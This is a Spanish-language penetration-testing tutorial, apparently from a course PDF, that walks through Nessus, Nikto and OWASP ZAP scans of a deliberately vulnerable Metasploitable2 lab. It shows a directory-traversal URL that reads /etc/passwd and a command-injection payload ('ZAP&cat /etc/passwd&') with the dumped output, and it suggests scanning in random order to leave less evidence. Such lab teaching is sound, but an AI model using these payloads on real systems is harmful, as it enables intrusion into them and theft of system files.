Ya las siguientes casillas las puedes marcar a tu gusto ya que puede ser información irrelevante.

Advanced

Aquí vamos a ver unos procedimientos que debemos conocer.

Si se diese la casualidad de que uno de los terminales que está utilizando uno de los usuarios se apaga ya sea porque el usuario se va o cualquier otro motivo ese host dejaría de responder y por lo tanto si dejáramos analizando esa máquina el análisis estaría a la espera hasta que se volviera a arrancar. En este caso lo que estaríamos haciendo es perder el tiempo hasta que se vuelva a arrancar la máquina así que es interesante que marquemos la casilla de **Stop scanning hosts that become unresponsive during the scan**.

Stop scanning hosts that become unresponsive during the scan

También vamos a activar la casilla de escanear las direcciones IP por si fueran un rango al azar. Con esto vamos a evitar evidencias.

Scan IP addresses in a random order

Ahora vamos a las opciones de rendimiento.

Si hubiera congestión en la red entonces podemos marcar la casilla de **Slow down the scan when network congestion is detected** para bajar un poco el rendimiento.

 Slow down the scan when network congestion is detected

Ahora, en cuanto **timeout** se refiere hay que ajustarlo bien, esto lo vimos donde hacíamos uso del **ping, traceroute...**

A la casilla **Max simultaneous hosts per scan** ni caso, da igual que pongas 100 como 1000 ya que la versión gratuita está limitada a 5.

Las 2 últimas casillas son para agilizar el procedimiento de análisis de puertos, yo lo suelo dejar por defecto.

Performance Options

Slow down the scan when network congestion is detected

Network timeout (in seconds)

Max simultaneous checks per host

Max simultaneous hosts per scan

Max number of concurrent TCP sessions per host

Max number of concurrent TCP sessions per scan

El siguiente bloque es para poner comandos para buscar ficheros.

Unix find command exclusions

Custom filepath
Filepaths to exclude from any use of the find on Unix systems. One entry per line. Format as used by the -path argument.

Custom filesystem
Filesystems to exclude from any use of the find on Unix systems. One entry per line. Format as used by the -fstype argument.

Y en el último bloque marcamos las dos casillas y en **Audit Trail Verbosity** le marcamos **All audit trail data** ya que siempre hay que mostrar la máxima información posible.

Debug Settings

Log scan details
Logs the start and finish time for each plugin used during a scan to nessusd.messages.

Enable plugin debugging
Attaches available debug logs from plugins to the vulnerability output of this scan.

Audit Trail Verbosity: All audit trail data

Include the KB: Default


Enumerate launched plugins
Adds a list of plugins that were launched during the scan.

Guardamos y ya tendríamos un procedimiento de análisis de vulnerabilidades listo para el protocolo TCP. Para el protocolo UDP nos crearíamos otro, para análisis de aplicaciones web nos crearíamos otro y así.

Ahora para lanzarlo hay que ir a My Scans → Lo seleccionamos → Launch

Esta herramienta seguramente acabe siendo tu favorita en el análisis de vulnerabilidades ya que cuando termina su trabajo y muestra el informe lo explica todo de una manera clarísima, ordenado y súper entendible.

Ya tenemos el resultado del proceso de análisis con Nessus.



Podemos ver que ha encontrado 86 vulnerabilidades y que hay 13 servicios que se pueden remediar.

Si vamos a **Vulnerabilities** podemos ver como nos clasifica las vulnerabilidades.

En cuanto los resultados críticos me ha sacado una puerta trasera.

The screenshot shows a critical alert from a security tool. The title bar says 'Bind Shell Backdoor Detection' with a red 'CRITICAL' button. Below the title, there's a detailed description of the vulnerability, a solution section, and an output section showing command execution results and a host table.

Si le pinchamos y vemos la información que nos da podemos ver el puerto que provoca esta vulnerabilidad. Esta vulnerabilidad es seria ya que podemos conectarnos a la máquina con netcat sin necesidad de poner credenciales.

This screenshot shows a Nessus scan result for a host at 192.168.1.77. It highlights a 'wild shell' vulnerability on port 1524/tcp. The output shows a root shell was obtained via the 'id' command.

```
Nessus was able to execute the command "id" using the following request :  
  
This produced the following truncated output (limited to 10 lines) :  
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/#  
----- snip -----  
----- snip -----
```

Port	Hosts
1524 / tcp / wild shell	192.168.1.77

Si seguimos mirando en esta por ejemplo me ha sacado dos vulnerabilidades en el puerto 25 y en el 5432.

This screenshot shows a Nessus scan result for the same host. It highlights two vulnerabilities: 'Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)' on port 5432/tcp and another on port 25/tcp. The output for port 5432 shows no recorded output.

Port	Hosts
5432 / tcp / postgresql	192.168.1.77
25 / tcp / smtp	192.168.1.77

Lo mejor de esto es el bloque **Vulnerability Information** ya que te dice si sacaron parche y en cuando lo sacaron.

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: May 14, 2008
Vulnerability Pub Date: May 13, 2008
In the news: true

Adicionalmente nos explica las características de la vulnerabilidad para después poder generar el informe.

Ahora, lo que determina si esta vulnerabilidad es real o no es el echo de explotarla y que funcione.

Si vamos a **Remediations** lo que nos va a decir es que para solucionar esas vulnerabilidades tenemos que actualizar las tecnologías que se están usando.

Action	Vulns	Hosts
PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution: Upgrade to PHP version 5.3.12 / 5.4.2 or later. A 'mod_rewrite' workaround is available as well.	64	1
Apache 2.2.x < 2.2.34 Multiple Vulnerabilities: Upgrade to Apache version 2.2.34 or later.	51	1
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	32	1
OpenSSH < 7.6: Upgrade to OpenSSH version 7.6 or later.	24	1
Samba 3.x < 4.2.10 / 4.2.x < 4.2.10 / 4.3.x < 4.3.7 / 4.4.x < 4.4.1 Multiple Vulnerabilities (Badlock): Upgrade to Samba version 4.2.10 / 4.3.7 / 4.4.1 or later.	24	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	17	1
MySQL 5.0 < 5.0.95 Multiple Vulnerabilities: Upgrade to MySQL version 5.0.95 or later.	14	1

Una opción que agilizaría la búsqueda de vulnerabilidades sería desactivar los Plugins que no utilizamos. Para ver los plugins vamos a **Configure → Plugins**.

Settings	Credentials	Plugins
STATUS	PLUGIN FAMILY	TOTAL
ENABLED	AIX Local Security Checks	11377
ENABLED	Amazon Linux Local Security Checks	1718
ENABLED	Backdoors	121
ENABLED	Brute force attacks	26

Si hemos identificado la máquina y sabemos que es un Linux no nos hace falta tener activados los plugins de MacOS o de Windows.

Como puedes ver, **Nessus** te hace una presentación más clara y estructurada de las vulnerabilidades, al contrario de **nmap** que tenemos que estar peleándonos con las url's.

Ahora te voy a poner unos deberes. Sería interesante que hicieras este mismo análisis a la máquina de **Windows Server** para así poder comparar los resultados.

Aplicaciones Web

Aquí veremos una serie de herramientas que se van a centrar únicamente contra aplicaciones webs. Las auditorías de aplicaciones webs consisten en comprobar cada uno de los inputs, formularios, respuestas de la aplicación, etc...

Nikto

Nikto está diseñado únicamente para aplicaciones web. Su funcionamiento es sencillo, mandará consultas a la web, leerá el código y además contiene un diccionario genérico para describir más rutas adicionales. Esta herramienta ya viene instalada por defecto en Kali Linux.

Para ejecutar **Nikto** es tan sencillo como ponerlo en la terminal, pero necesita una serie de parámetros para configurar el tipo de análisis que queremos realizar ya que no siempre nos vamos a encontrar en el mismo escenario.

Parámetros:

- **-Cgdirs.** Permite indicar el directorio CGI que use la aplicación web, pero si se indica el valor all la aplicación buscará en todos los que incluye su diccionario.
- **-mutate.** Permite variar el patrón del funcionamiento de **Nikto**.
 - 1. Sirve para buscar todos los ficheros y directorios de root.
 - 2. Sirve para buscar los ficheros que contengan contraseñas.
 - 3. Sirve para intentar listar los usuarios en **Apache**.
 - 4. Intentará listar los usuarios mediante los directorios **cgi**.
 - 5. Intentará listar todos los subdominios del objetivo mediante fuerza bruta.
 - 6. Realiza la misma función, pero mediante el diccionario que le indiquemos
- **Tuning.** Indica que el tipo de escaneo que realice **Nikto** haga las siguientes funciones que se le indique:
 - 1. Intenta encontrar ficheros que sean interesantes y logs.
 - 2. Buscará usando patrones de instalaciones por defecto.
 - 3. Buscará información sensible que se pueda obtener mediante las páginas web que analiza que esté en su <head>.
 - 4. Intentará hacer pruebas de inyección XSS.
 - 5. Intentará descargarse ficheros dentro como web root.
 - 6. Intentará hacer un ataque de denegación de servicio.
 - 7. Intentará descargarse ficheros de todo el dominio.
 - 8. Intentará una ejecución remota de comandos mediante una terminal web.
 - 9. Intentará hacer inyección SQL.
 - 0. Intentará subir un fichero al objetivo.
 - a. Intentará saltarse la autenticación.
 - b. Intentará recopilar información del software que usa el servidor.
 - c. Intentará incluir código remoto en las peticiones.
 - d. Intentará averiguar el servicio web.
 - e. Intentará averiguar la url de la consola administrativa del servicio web.
- **x.** Este parámetro lo que hace es seleccionar todos los módulos del parámetro **Tuning** a excepción del que le pongamos. Por ejemplo, si queremos que se utilicen todos los módulos

excepto el 7 pondríamos **-Tuning x7**.

- host. Este parámetro sirve para indicar el objetivo.

Si quieres ver todos los comandos puedes consultar la ayuda poniendo: **sudo nikto -H**

Ahora vamos a hacer la prueba con nuestra máquina **Metasploitable2**. Como hemos visto en análisis anteriores está corriendo sobre un servidor Apache, por lo que es necesario usar una mutación de **Apache**. (-mutate 3)

Además, nuestra máquina no tiene ningún tipo de medida de evasión, por lo que no es necesario utilizar el parámetro -evasion. En el caso de que se trabaje con laboratorios que si utilizan medidas de evasión es recomendable este parámetro.

El comando se quedaría:

```
sudo nikto -host 192.168.1.77 -Tuning x6 -mutate 3
```

- host → La dirección de la web/ máquina.
- Tuning x6 → Todos los módulos excepto el 6.
- mutate 3 → Listar usuarios desde Apache.

```
root@jotta:/home/jotta# sudo nikto -host 192.168.1.77 -Tuning x6 -mutate 3
- Mutate is deprecated, use -Plugins instead. The following option can be used in future: -Plugin @@DEFAULT;apacheusers(enume
- Nikto v2.1.6

+ Target IP:          192.168.1.77
+ Target Hostname:    192.168.1.77
+ Target Port:        80
+ Using Mutation:     Enumerate user names via Apache (/~user type requests)
)
+ Start Time:         2020-10-26 12:43:50 (GMT1)


+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
to easily brute force file names. See http://www.wisec.it/sectou.php?id=46
98ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may caus
e false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-12184: /?=PHPE8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

Esto nos arroja una serie de vulnerabilidades que se tienen que confirmar. Ahora tenemos que comprobar toda esta información.

```
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
```

Por ejemplo aquí podemos ver que podemos acceder a log de cambios del phpMyAdmin.

Para probarlo solo vamos al navegador, ponemos la dirección que hemos escaneado y esa ruta.



```
-----
phpMyAdmin - ChangeLog
-----


$Id: ChangeLog 12110 2008-12-09 17:22:43Z lem9 $
$HeadURL: https://phpmyadmin.svn.sourceforge.net/svnroot/phpmyadmin/trunk/phpMyAdmin/ChangeLog $

3.1.1.0 (2008-12-09)
- patch #2242765 [core] Navi panel server links wrong,
  thanks to Martin Stricker
- bug #2186823 [core] bad session.save_path not detected
- bug #2202709 [core] Re-login causes PMA to forget current table name
- bug #2280904 [export] do not include view name in export
- RFE #1688975 [display] enable copying of auto increment by default
- bug #2355753 [core] do not bail out creating session on any PHP warning
- bug #2355925 [display] properly update tooltips in navigation frame
- bug #2355923 [core] do not use ctype if it is not available
- bug #2356433 [display] HeaderFlipType "fake" problems,
  thanks to Michal Biniak
- bug #2363919 [display] Incorrect size for view
- bug #2121287 [display] Drop-down menu blinking in FF
+ [lang] Catalan update, thanks to Xavier Navarro
+ [lang] Finnish update, thanks to Jouni Kahkonen
- [core] Avoid error with BLOBstreaming support requiring SUPER privilege
- [security] possible XSRF on several pages

3.1.0.0 (2008-11-28)
+ [auth] Support for Swekey hardware authentication,
  see http://phpmyadmin.net/auth
- bug #2046883 [core] Notices about deprecated dl() (so stop using it)
+ BLOBstreaming support, thanks to Raj Kissu Rajandran and
  Google Summer of Code 2008
+ patch #2067462 [lang] link FAQ references in messages,
  thanks to Thijs Kinkhorst
+ new setup script, thanks to Piotr Przybylski (work in progress)
- RFE #1892243 [export] more links to documentation
+ [auth] cookie auth now autogenerates blowfish_secret, but it has some
  limitations and you still should set it in config file
+ [auth] cookie authentication is now the default
+ [auth] do not allow root user without password unless explicitly enabled by
  AllowNoPasswordRoot
+ RFE #1778908 [auth] arbitrary server auth can now also accept port
- patch #2089240 [export] handle correctly switching SQL modes
+ RFE #1612724 [export] add option to export without comments
- bug #2090002 [display] Cannot edit row in VIEW
- patch #2099962 [js] fix js error without frameset, thanks to Xuefer
- patch #2099972 [structure] Display None when there is no default value,
  thanks to Xuefer
- patch #122883 [PDF schema] Option to display just the keys,
  thanks to Samuel Sol Villar dos Santos
+ RFE #1776467 [search] Search emntv/not emntv values
```

También tenemos accesible la capeta doc.

```
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
```



Index of /doc

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
acl/	14-Nov-2007 05:59	-	
adduser/	16-Mar-2010 19:00	-	
ant/	23-Mar-2010 17:54	-	
antlr/	23-Mar-2010 17:54	-	
apache2-mpm-prefork/	16-Apr-2010 02:10	-	
apache2-utils/	30-Mar-2010 10:43	-	
apache2.2-common/	16-Apr-2010 02:10	-	
apache2/	17-Mar-2010 10:08	-	
apparmor-utils/	16-Mar-2010 19:11	-	
apparmor/	16-Mar-2010 19:11	-	
apt-utils/	16-Mar-2010 19:00	-	
apt/	16-Mar-2010 19:00	-	
aptitude/	16-Mar-2010 19:00	-	
at/	16-Mar-2010 19:11	-	
attr/	31-Oct-2007 18:45	-	
autoconf/	28-Apr-2010 00:25	-	

Estos son algunos ejemplos, habría que probar con todas las vulnerabilidades para ver que sacamos.

ZAP


Zap es una herramienta que trabaja única y exclusivamente para hacer análisis de código fuente en aplicaciones web, además también comprueba el servidor para ver si está todo correcto, pero generalmente es para auditorías de servidores Web.

Una de las ventajas de ZAP es que nos da la posibilidad de hacer un ataque automatizado.

Para abrir ZAP hay que ir al ícono de Linux → 03 - Análisis de Aplicaciones Web → ZAP



Seguramente se te abrirá esta ventana y seleccionas la opción marcada.



Después seleccionamos la opción de Escaneo automático y ponemos la dirección que queremos escanear.

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that have been specifically given permission to test.

URL to attack:

Use traditional spider:

Use ajax spider: with

Progreso: Explorando (spidering) la URL para descubrir el contenido del sitio

Lo primero que está haciendo es descubrir la estructura que existe en la aplicación web, esto también se llama Spidering. Cuando llegue al 100% empezará a trabajar el análisis de vulnerabilidades.

Procesado	Método	URI	Banderas
	GET	http://192.168.1.77/	Semilla
	GET	http://192.168.1.77/robots.txt	Semilla
	GET	http://192.168.1.77/sitemap.xml	Semilla
	GET	http://192.168.1.77/wiki/	
	GET	http://192.168.1.77/phpMyAdmin/	
	GET	http://192.168.1.77/wiki/dokuwiki/	
	GET	http://192.168.1.77/doku/	
	GET	http://192.168.1.77/doku/	
	GET	http://192.168.1.77/wiki/reviews.txt	
	GET	http://192.168.1.77/wiki/reviews.txt	
	GET	http://192.168.1.77/wiki/ThesisDocumentation.html	
	GET	http://192.168.1.77/wiki/ThesisHistory.html	
	GET	http://192.168.1.77/wiki/ViewMain/WebHome	
	GET	http://www.phpmyadmin.net/	Fuera de alcance

El motor de análisis de vulnerabilidades se puede ajustar, para ello hay que ir a Analizar → Reglas de Escaneo → Seleccionamos la política y modificar.

Política de escaneo

Política

Umbral de alerta por defecto: (Límite por defecto)

Fuerza de ataque por defecto: (Ataques por defecto)

Aplicar Umbral para Ir

Aplicar Fuerza para Ir

Categoría	Umbral	Fuerza
Inyección	Defecto	Defecto
Misfortune	Defecto	Defecto
Navegador del cliente	Defecto	Defecto
Recopilación de información	Defecto	Defecto
Seguridad del servidor	Defecto	Defecto

Los umbrales y puntos fuertes se pueden modificar seleccionandolos

Yo lo tengo todo por defecto para que haga un análisis completo, pero podemos modificarlo y para aplicar cambios hay que darle a **Ir**.


Al igual que Nessus, ZAP también nos va clasificando cada una de las vulnerabilidades que va encontrando.

Rojo → Crítico; Naranja → Alta; Amarillo → Medio; Azul → Bajo

Alertas (22)							
►	P	Cross Site Scripting (Persistente) (5)					
►	P	Cross Site Scripting (Reflejada) (1006)					
►	P	Directory Traversal (21)					
►	P	Falla por Inyección SQL (610)					
►	P	Inclusión Remota de Archivos (206)					
►	P	Inyección Remota de Comandos OS (362)					
►	P	Re-dirección Externa (206)					
►	P	Server Side Include					
►	P	Divulgación de error de aplicación (239)					
►	P	Encabezado X-Frame-Options no establecido (4791)					
►	P	Exploración de Directorios (14)					
►	P	Manipulando Parámetros (14)					
►	P	Absence of Anti-CSRF Tokens (6363)					
►	P	Cookie No HttpOnly Flag (31)					
►	P	Cookie Without SameSite Attribute (46)					
►	P	Information Disclosure - Debug Error Messages (291)					
►	P	No se encuentra encabezado X-Content-Type-Options Header (4885)					
►	P	Private IP Disclosure (140)					
►	P	Protección de buscador de web XSS no disponible (4825)					
►	P	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (134)					
►	P	Information Disclosure - Suspicious Comments (78)					
►	P	Timestamp Disclosure - Unix (3001)					

Con esto paciencia, me ha tardado como un día.

Si quieres saber las tareas que ha hecho y lo que ha tardado hay que ir a **Escaneo Activo** y darle al icono de la terminal.



- **Directory Traversal.** Acceder a cualquier tipo de directorio superior sin ningún control.
- **Inclusión remota de Archivos.** Permitir el enlace de archivos remotos situados en otros servidores.
- **Source Code Disclosure.** Buscar código fuente donde pueden haber credenciales o información

confidencial

- **Cross Site Scripting.** Inyectar código en el lado del cliente.
- **SQL Injection.** Inyectar código en la base de datos.
- **Inyección de Código de lado del Sistema.**
- **Inyección Remota de Comandos.**
- **Exploración de directorios.**
- **Re-dirección Externa.** Pasar un enlace a un usuario y ese enlace hace una re-dirección que suplante la original.
- **Buffer Overflow.** Intenta exceder el uso de cantidad de memoria asignado. Esto puede desembocar en una denegación de servicio.
- **Error de formato de cadena.** Mandar cadenas que puedan dar lugar a fallos.(Símbolos que no estén en nuestro idioma, etc...)
- **Inyección CRLF.**
- **Manipulando parámetros.**
- **Reglas de búsquedas activadas para el Script.**

Por norma general, no os recomiendo hacer la comprobación de Buffer Overflow y Format String Error (Error de formato de cadena) en entornos reales ya que si no os han dado permiso para ello no hay que hacerlo.

Para comprobar las vulnerabilidades es tan sencillo como ir al bloque que queramos, elegir la vulnerabilidad y abrir la url en el navegador, así podremos identificar si de verdad es una vulnerabilidad o un falso positivo.

Por ejemplo, vamos a probar con este de **Directory Tranversal**



Al lado nos muestra la información de lo que vamos a ver, en este caso vamos a ver que contiene el fichero /etc/passwd. Para verlo tenemos que copiar la url y ponerla en el navegador.

Directory Traversal	
URL:	http://192.168.1.77/mutillidae/?page=%2Fetc%2Fpasswd
Riesgo:	High
Confianza:	Medium
Parámetro:	page
Ataque:	/etc/passwd
Evidencia:	root:x:0:0
CWE ID:	22
WASC ID:	33
Origen:	Activo (6 - Directory Traversal)
Descripción:	

The screenshot shows a terminal window within the Mutillidae application. The terminal output is a long list of system commands and paths, including:

```

root:x:0:root:/root/bin/bash daemon:x:1:daemon/usr/sbin/bin/sh bin:x:2:bin/bin/sh sys:x:3:sys/dev/bin/sh sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games/bin/sh
man:x:6:12:-/var/cache/man/bin/sh lp:x:7:lp:/var/spool/lpd/bin/sh mailx:x:8:bash:/var/mail/bin/sh news:x:9:news:/var/spool/news/bin/sh uucp:x:10:uucp:/var/spool/uucp/bin/sh
bin/sh gnats:x:11:gnats/bin/sh nobody:x:65534:65534:nobody:/var/lib/nobin/nobody libuid:x:100:101:/var/lib/libuid/bin/sh dhcp:x:101:102:/nonexistent:
bind:1/false syslog:x:102:103:/home/syslog/bin/false klog:x:103:104:/home/klog/bin/false sshd:x:104:65534:/var/run/sshd/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,.../home/msfadmin/bin/bash
mypage:x:109:110:MySQL Server.../var/lib/mysql/bin/false tomcat5:x:110:65534:tomcat5:tomcat5:5/bin/false distcc:x:111:65534:/bin/false user:x:1001:1001:just a user,111.../home/user/bin/bash
service:x:1002:1002.../home/service/usr/bin/bash telnetd:x:112:120:/nonexistent/bin/false proftpx:x:113:65534:/var/run/proftpx/bin/false statd:x:114:65534:/var/lib/nis/bin/false

```

The sidebar on the left includes links for Core Controls, OWASP Top 10, Others, Documentation, and Resources. A note at the bottom states: "Site hacked...err...quality-tested with Samural WTF, Backtrack, Kali, Blue Suite, Netcat, and these Mozilla Add-ons".

Aquí lo que estamos viendo son métodos GET, los métodos POST los vamos a ver en el módulo de hacking de aplicaciones web.

Igualmente vamos a hacer una prueba. En **Inyección Remota de Comandos OS** hay dos peticiones POST.

Two POST requests are shown in a blue box:

- POST: http://192.168.1.77/mutillidae/index.php?page=dns-lookup.php
- POST: http://192.168.1.77/twiki/bin/upload/TWiki/FileAttachment

Aquí no basta solo con poner la url, también hay que meter el comando que nos dice.

Inyección Remota de Comandos OS

URL: http://192.168.1.77/mutillidae/index.php?page=dns-lookup.php

Riesgo: High

Confianza: Medium

Parámetro: target_host

Ataque: ZAP&cat /etc/passwd&

Evidencia: root:x:0:0

CWE ID: 78

WASC ID: 31

Origen: Activo (90020 - Inyección Remota de Comandos OS)

The screenshot shows the DNS Lookup page. The URL is http://192.168.1.77/mutillidae/index.php?page=dns-lookup.php. The page title is "Mutillidae: Born to be Hacked". The top navigation bar includes Version: 2.1.19, Security Level: 0 (Hosed), Hints: Disabled (0 - I try harder), and Not Logged In. Below the navigation is a "DNS Lookup" button. To the left is a "Back" button with a blue arrow icon. A text input field asks "Who would you like to do a DNS lookup on? Enter IP or hostname". The input field contains "Hostname/IP" and "ZAP&cat /etc/passwd&". A "Lookup DNS" button is at the bottom right.

Le damos a **Lookup DNS** y en este caso nos muestra debajo el texto, pero no siempre es así.

The screenshot shows a web-based interface for the ZAP & cat tool. At the top, there is a green header bar with the text "Enter IP or hostname". Below it is a search bar labeled "Hostname/IP" with a placeholder "http://www.zap-test.com" and a blue "Lookup DNS" button. The main area is titled "Results for ZAP&cat /etc/passwd&". It displays a list of user entries from the /etc/passwd file, including root, daemon, bin, sys, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, dhcp, syslog, klog, sshd, msfadmin, bind, postfix, ftp, postgres, mysql, tomcat55, distccd, user, service, telnetd, proftpd, statd, and Server. The "Server" entry shows the IP address 80.58.61.250.


```

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/:/bin/false
user:x:1001:1001:just a user_111,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/:/var/run/proftpd:/bin/false
statd:x:114:65534:/:/var/lib/nfs:/bin/false
Server: 80.58.61.250

```

Muchas veces el texto se queda oculto en el código y para verlo hay que inspeccionar el código de la página y buscarlo.

Una vez hayamos comprobado las vulnerabilidades y hayamos quitado los falsos positivos nos queda exportar la información, eso es tan sencillo como ir a **Escaneo Activo → Exportar**



